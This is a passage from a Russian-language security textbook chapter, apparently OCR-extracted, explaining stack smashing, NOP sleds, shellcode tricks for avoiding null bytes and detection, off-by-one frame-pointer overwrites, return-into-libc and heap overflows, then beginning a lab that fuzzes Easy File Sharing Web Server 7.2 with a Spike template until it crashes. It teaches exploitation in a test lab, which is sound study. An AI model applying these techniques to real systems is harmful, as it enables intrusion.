


Рис. 15.3. Стек после занесения параметров и адреса возврата

Следующая инструкция, находящаяся по адресу U, является точкой вызова my_func(). Фактически в этой ячейке содержится адрес, взятый из регистра IP и указывающий на первую инструкцию, которая должна быть выполнена.

На этом этапе завершается подготовка к исполнению my_func(). Но это произойдет после того, как будут выполнены следующие требования:

1. Предыдущее значение указателя фрейма (BP) сохранено и занесено в стек. Это необходимо для того, чтобы впоследствии мы могли вернуться на ту точку, на которой находились до выполнения функции.
2. В указатель фрейма (BP) скопировано значение указателя стека (SP), которое определяло указатель фрейма.
3. Место для локальных переменных var_1, var_2, ... , var_m зарезервировано путем перемещения указателя стека вниз.

Первые два шага выполняются для любых функций одними и теми же инструментами, машинным кодом или инструкциями. На третьем шаге для разных функций необходимо будет выделить разное количество места под хранение переменных.

Эти три шага, которые являются общими и одинаковыми для вызова любых функций, называются прологом (prolog) функции (рис. 15.4).




Рис. 15.4. Вид стека после выполнения пролога функции

Регистр IP содержит адрес S, указывающий на первую «реальную» инструкцию функции, которая должна быть выполнена. Регистр B содержит адрес ячейки W', данный адрес может быть представлен в виде «адрес W минус общая сумма байтов в слове».

Можно заметить, что параметры и локальные переменные функции распложены в памяти симметрично — над и под регистром BP. Как следствие, по отношению к BP адреса параметров будут возрастать, а адреса локальных переменных уменьшаться.

Как вы могли догадаться, если у функции есть пролог, то должен быть и эпилог. Эпилог (epilog) необходим для того, чтобы «прибраться за собой» после того, как функция выполнит свою работу.

В эпилоге тоже три шага:

1. Значение регистра W', в котором находится копия адреса BP, присваивается SP. Это позволяет избавиться от локальных переменных.
2. Сохраненное значение указателя фрейма X копируется обратно в BP (выполняется командой «pop», так как SP указывает на адрес стека, который содержит нужное значение). Если мы сравним рис. 15.3 и 15.4, пренебрегая возможностью изменения значений параметров и переменных, то увидим, что стек после выполнения пролога функции выглядит так же, как до его выполнения. Единственная разница в том, что указатель инструкций теперь содержит адрес R.
3. Адрес возврата V копируется назад в указатель функции операцией «pop», на которую указывает R.

Инструкция по адресу V переместит указатель стека вверх на такое количество адресов, на которое оно было увеличено до вызова функции, во время добавления в буфер параметров $param_1$, $param_2$, ..., $param_n$. Мы получили такое же состояние буфера, как и до вызова функции (рис. 15.5). Пока все выглядит хорошо, так почему же возникает проблема, а вместе с ней и уязвимость?

Представьте, что одна из вполне обычных и безвредных переменных var_1, var_2, ..., var_m может оказаться какого угодно типа. По определению ячейки буфера расположены в памяти таким образом, что первая ячейка будет иметь наименьший адрес, то есть адреса буфера растут по направлению к наибольшему адресу.

Предположим, что программа не проверяет введенную пользователем строку на количество символов, а она оказалась больше зарезервированного под нее места в памяти. Теперь, если строка не является последним параметром, то сначала излишком символов будут перезаписаны все переменные, находящиеся после нее. А затем оставшаяся часть строки перезапишет значения указателя фрейма и адрес возврата, на который должен будет вернуться указатель после выполнения эпилога функции. Для нас это открывает очень интересные возможности. Предположим, что мы подадим на вход программы строку, сформированную таким образом, чтобы она переписала адрес возврата на тот, в котором уже на-

ходится сформированный вредоносный код. Данный код может находиться до или после адреса возврата. Если сделать все правильно, то после выполнения эпилога функции компьютер перейдет по поддельному адресу и выполнит вредоносный код (рис. 15.6).




Рис. 15.5. Вид стека после второго шага эпилога функции

В Unix-подобных системах самым популярным видом кода у злоумышленников является шелл-код. Шелл в Unix — это программная оболочка, которая представляет собой интерфейс для командной строки. По умолчанию в большинстве систем используется командный интерпретатор Броуна (Bourne Shell), находящийся в директории /bin/sh. Целью шелл-кода, сформированного злоумышленником, является запуск интерпретатора из директории /bin/sh. Это позволяет атакующему получить доступ к интерфейсу, в котором он сможет выполнять любые команды от имени пользователя, запустившего подвергнувшуюся взлому программу.

Примеры такого шелл-кода можно найти в интернете. Главное преимущество шелл-кода — это размер, обычно он содержит не более 60 байт. Это очень важ-

но, так как в процессе переполнения буфера атакующий защищен от того, что сформированный код выйдет за пределы отведенной программе памяти.




Рис. 15.6. Состояние стека после переполнения буфера

Для атак на ПО, работающее под управлением ОС Windows, также применяется шелл-код, но используется он иначе. При удаленном переполнении буфера систем win32 используется классический метод, при котором необходимо заставить машину жертвы скачать файл из сети и выполнить его. Видимо, это происходит из-за того, что именно такой метод атаки описывает большинство руководств, посвященных информационной безопасности. Однако практика показывает, что шелл-код для Windows может работать по такому же принципу, как и для Unix.

Даже если ваш шелл-код предоставит вам после удачной атаки доступ к командной строке на стороне жертвы, выполнению направленной на переполнение буфера атаки всегда будут препятствовать следующие проблемы:

- необходимость угадать значение, которое нужно поместить в поддельный адрес возврата;

- необходимость угадать местонахождение адреса возврата в стеке (W в нашем случае);
- необходимость убедиться в том, что шелл-код не содержит нулей, так как это приведет к немедленной остановке его выполнения.

Первая и вторая проблемы обычно встречаются одновременно. Основным способом их преодоления является:

- использование NOP-инструкций. NOP-инструкция ничего не делает и ставится перед шелл-кодом;
- неоднократное повторение предполагаемого начального адреса в сформированном коде, используемом для направленной на переполнение буфера атаки.




Рис. 15.7. Состояние памяти во время атаки, направленной на переполнение буфера

На рис. 15.7 изображен буфер, в который помещен эксплойт для его переполнения. Используя этот подход, мы увеличиваем вероятность того, что начальный адрес перезапишет адрес возврата. Более того, теперь нам не обязательно перенаправить выполнение именно на начало шелл-кода — достаточно того, что АЛУ перейдет на любую из NOP-инструкций. Когда АЛУ попадет на NOP-инструкции, оно будет пропускать их одну за другой до тех пор, пока не дойдет до шелл-кода и не выполнит его.

Третье условие может быть выполнено заменой нуля на символ с кодом 90h, так как машинная инструкция с кодом 90h — это NOP.

Еще один способ избежать нулевого байта — маскирование части шелл-кода. Можно заменить все 0 на 1, а в шелл-код встроить функцию, которая преобразует их обратно.

Существует и возможность написания шелл-кода для x86-архитектуры с использованием буквенно-цифровых значений. Такой код, если открыть его в текстовом редакторе, будет выглядеть как непонятный набор цифр больших и маленьких букв. Этот подход дает атакующему большое преимущество, так как позволяет избежать обнаружения шелл-кода стандартными средствами защиты.

Перезапись указателя фрейма

Мы уже убедились, что возможность осуществления разбиения стека появляется из-за отсутствия проверки размера находящихся в буфере данных или ее неправильной организации. Поэтому максимальный размер шелл-кода заранее неизвестен.

Другой распространенной ошибкой при программировании на языке C является так называемая off-by-one error, или ошибка на единицу. Чаще всего она происходит в цикле, выполняющем перебор элементов: например, перебор элементов массива начинается с 1, а не с 0.

Может создаться ложное впечатление, что ничего плохого из-за одного байта произойти не может, но это не так. На самом деле в этом случае перед злоумышленником открываются новые возможности манипуляций с буфером.

Представим себе ситуацию, в которой первая локальная переменная во фрейме стека является буфером, уязвимым к атакам по типу «off-by-one error» во время обработки пользовательских данных. В случае, когда между данной переменной и указателем фрейма нет других данных, введенный дополнительный байт может переписать один байт сохраненного указателя фрейма (X на рис. 15.4).

Хорошо то, что из-за сохраненного адреса возврата (V на рис. 15.4) у злоумышленника не будет возможности выполнить шелл-код, который он мог загрузить в буфер заранее.

Плохая же новость в том, что для достижения данной цели злоумышленнику надо совершить всего лишь пару дополнительных действий. В архитектуре x86 память организована таким образом, что наиболее важным является байт с наименьшим адресом «little endian». Это означает, что из четырех битов, которые составляют слово, первым идет бит, имеющий наименьшую важность или самый низкий адрес. Если провести аналогию с десятичной системой, получится, что числа будут записаны в обратном порядке, например 1234 будет сохранено таким образом, что 4 будет иметь низший адрес в памяти, а 1 — высший.

Теперь предположим, что переполнение происходит в функции bad_func(), которая вызывается функцией good_func(). В ходе атаки злоумышленник сможет изменить низший бит — в нашем примере цифру 4 — сохраненного указателя фрейма функции good_func(). Почему это так важно? Представьте, что порядок битов в памяти будет другим, «big endian», — тогда любое изменение значения указателя фрейма приводило бы к указанию на адрес, который находится вне текущего контекста исполнения программы. Например, 1234 поменялось бы

на 3234. Но в нашем случае мы меняем низший байт, например 1234 на 1232. И у злоумышленника есть все шансы поменять адрес указателя фрейма на такой, который приведет к выполнению загруженного шелл-кода.

Как уже было сказано, указатель фрейма используется для доступа к параметрам и локальным переменным функции. Первым результатом изменения указателя фрейма функции good_func() будет ее работа с неправильными данными и, как следствие, возвращение неправильного результата. В лучшем случае после того, как функция попытается обратиться к ячейке памяти, находящейся вне допустимого ранее выделенного интервала, программа будет экстренно завершена. При худшем развитии событий будет достигнут эпилог функции good_func(). На третьем шаге эпилога будет выполнена команда pop, при помощи которой в указатель инструкции скопируется значение, находящееся за указателем фрейма.

Итак, единственное, что надо сделать для выполнения шелл-кода, — это изменить сохраненное значение указателя фрейма функции good_func() на такое, которое бы указывало на адресное пространство в области памяти, находящейся на одно слово ниже. Где и будет находиться начальная часть шелл-кода (рис. 15.8).




Рис. 15.8. Перезапись указателя фрейма

Атака возврата в библиотеку

Для рассмотрения атак возврата в библиотеку (Return-into-libc) вновь обратимся к рис. 15.2, на котором изображен стек перед вызовом my_func(). Если посмотреть на ситуацию с точки зрения вызываемой функции, то вначале стек будет содержать адрес возврата, который она должна использовать, а затем — параметры. Как упоминалось в разделе «Разбиение стека», основной целью атакующего является запуск шелл-кода для получения доступа к системе. Обычно подобные шелл-коды в Unix-подобных системах используют такие функции, как system() или execve(), а в системах под управлением ОС Windows — WinExec(). Данные функции в качестве параметра вызова используют имя программы и (или) путь к ней.

Как альтернативу разбиению стека используют прямой вызов определенной функции. Данный способ имеет одно важное преимущество — его нельзя предотвратить, используя защищенный от исполнения стек.

Для осуществления такого вида атаки будет достаточно перезаписать адрес возврата адресом функции, которую необходимо вызвать, заполнить ячейку адреса возврата вызываемой функции случайными данными — «заглушкой», а в конце задать параметры вызова функции.




Рис. 15.9. Атака возврата в библиотеку

На рис. 15.9 показано состояние буфера и регистров после проведения атаки возврата в библиотеку после второго шага эпилога. Нормальное состояние стека на аналогичном шаге показано на рис. 15.5. Начальный адрес целевой функции libfunc() — Q — будет занесен в указатель инструкции на третьем шаге эпилога оператором POP по адресу R. Если данную ситуацию сравнить с изображенной на рис. 15.5, можно заметить, что параметры для вызова libfunc() сдвинуты

вверх на одно слово, — это необходимо для установки «заглушки». Интересно, что поддельное значение указателя фрейма P будет снова занесено в стек после выполнения пролога функции libfunc(). В зависимости от ОС, архитектуры и целевой функции процесс нахождения адреса нужной функции может быть затруднен, но это, безусловно, вполне выполнимая задача.

Переполнение динамической области памяти

Вспомним, что при помощи функции malloc() программа может запрашивать необходимое количество памяти в динамической области (heap), а после исполнения возвращать ОС управление над данной областью при помощи функции free().

Если вы можете разместить в памяти буфер, то, следовательно, кто-то сможет этот буфер переполнить. Однако выполнение атаки, направленной на переполнение находящегося в динамической области буфера, отличается от таковой при расположении буфера в стеке. Отличие состоит в том, что вы не найдете указатель фрейма или адреса возврата, который можно было бы перезаписать, чтобы затем напрямую обратиться к внедренному злоумышленником коду. Но, к сожалению, это не спасает от проведения атак.

В основе лежит уже знакомая нам ситуация. Есть недостаточно защищенный буфер, в котором не реализована надлежащим образом проверка возможности выхода за пределы выделенной памяти. Также имеются участки, которые программа использует, хотя они находятся за границей выделенной ей области памяти, куда злоумышленник может занести произвольный код.

Для реализации нашего подхода мы будем работать с секциями data и bss. В качестве примера приведем вектор атаки с использованием злоумышленником переполнения буфера для подмены имени временного файла, с которым работает программа. Хранилищем для временных данных может быть конфигурационный файл файервола или системы обнаружения атак. В случае такой подмены целевой файл будет перезаписан временными данными, и, в зависимости от степени защиты целевой системы, это может привести к самым серьезным последствиям вплоть до того, что система защиты может престать функционировать вообще.

Хорошим примером атаки переполнения буфера может стать метод с перезаписью указателя функции. Указатель функции содержит начальный адрес функции. Во время описания указателя функции в программе задается тип и количество параметров для ее вызова. В некоторых случаях описываются возвращаемые данные. Указатели функций удобны, если у вас есть ряд выполняющих одинаковые задачи функций, а вам нужно указать конкретную функцию для выполнения конкретной задачи во время исполнения программы (скажем, функции для сортировки, учитывая, что каждый алгоритм имеет свои сильные и слабые стороны).

Злоумышленника данные параметры не интересуют, ему важно узнать адрес в указателе функции. Он попытается заменить его указывающим на начало области памяти, в которой уже находится вредоносный шелл-код. Для повышения вероятности проведения успешной атаки можно использовать методы, описанные в разделе «Разбиение стека».

Пример нахождения и эксплуатации уязвимости переполнения буфера

Рассмотрим пример нахождения уязвимости переполнения буфера в программе Easy File Sharing Web Server 7.2. Готовый эксплойт можно найти на https://www.exploit-db.com/exploits/40178/, но мы повторим его, начиная с нахождения уязвимости и заканчивая удаленным выполнением кода. Давно обнаруженная уязвимость идеально подходит для обучения.

Для поиска уязвимости и написания эксплойт-кода необходима тестовая среда. В данной демонстрации мы используем две виртуальные машины:

- Windows 11 Pro 64-bit с установленным Ollydbg для анализа работы приложения и написания эксплойт-кода;
- Kali Linux с Metasploit Framework для генерации шелл-кода (полезной нагрузки) и других задач по мере написания эксплойт-кода.

Для более детального ознакомления с темой выполнения атак, направленных на переполнение буфера, рекомендуем начать со страницы «Corelan Team: Exploit writing tutorials» (https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/).

Итак, приступим к нахождению уязвимости.

Обе виртуальные машины находятся в одной локальной сети и имеют следующие адреса: Kali Linux — 10.0.0.5/24; Windows 11 Pro (Easy File Sharing Web Server) — 10.0.0.6/24.

Проверим, что приложение доступно с нашей атакующей машины (рис. 15.10).

Рассмотрим HTTP-запрос, отправляемый для запроса данной страницы (можно перехватить с помощью Wireshark или прокси):

```
GET / HTTP/1.1
Host: 10.0.0.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

Рис. 15.10. Веб-интерфейс Easy File Sharing Web Server

Будем использовать данный запрос для поиска уязвимости переполнения буфера путем фаззинга, то есть перебора различных значений в различных местах запроса.

Данный запрос является стандартным HTTP GET-запросом, в котором можно выделить переменные по следующему принципу:

```
GET / HTTP/1.1
Host: 10.0.0.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

Можно пробовать изменять все параметры запроса, но для начала попробуем изменить только Path, Host, User-Agent.

Для фаззинга используем Spike (подробно описан на http://resources.infosecinstitute.com/intro-to-fuzzing/#gref). Создадим темплейт для поиска уязвимости:

```
s_string("GET");
s_string(" ");
s_string_variable("/");
s_string(" ");
s_string("HTTP/1.1");
s_string("\r\n");

s_string("Host: ");
s_string_variable("10.0.0.6");
```

```
s_string("\r\n");

s_string("User-Agent");
s_string(": ");
s_string_variable("Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0");
s_string("\r\n");

s_string("Accept");
s_string(": ");
s_string_variable("text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8");
s_string("\r\n");

s_string("Accept-Language");
s_string(": ");
s_string("en-US,en;q=0.5");
s_string("\r\n");

s_string("Accept-Encoding");
s_string(": ");
s_string("gzip, deflate");
s_string("\r\n");

s_string("Connection");
s_string(": ");
s_string("close");
s_string("\r\n\r\n");
```

В качестве альтернативы Spike можно обратиться к модулю Intruder Burp-прокси (рис. 15.11 и 15.12).




Рис. 15.11. Burp Intruder — пример конфигурации для фаззинга




Рис. 15.12. Настройка полезной нагрузки в Burp Intruder

При запуске Spike приложение на первом же параметре выдает ошибку (рис. 15.13).




Рис. 15.13. Фаззинг со Spike

В случае с Burp момент отказа приложения виден лучше (рис. 15.14).

Перезапустим приложение и подключим Ollydbg к процессу (рис. 15.15).

Запустив Burp Intruder или Spike снова, получаем информацию о состоянии приложения в момент ошибки. Состояние регистров показано на рис. 15.16.

Учитывая состояние регистров и то, что ошибка появляется при первом же запросе от Spike

```
Fuzzing Variable 0:1
Variablesize= 5004
```

а Burp показывает, что ошибка появляется при отправке 4100 символов, можно сделать вывод, что ошибка вызвана переполнением буфера в переменной Path HTTP GET-запроса с длиной 5000 символов «A».

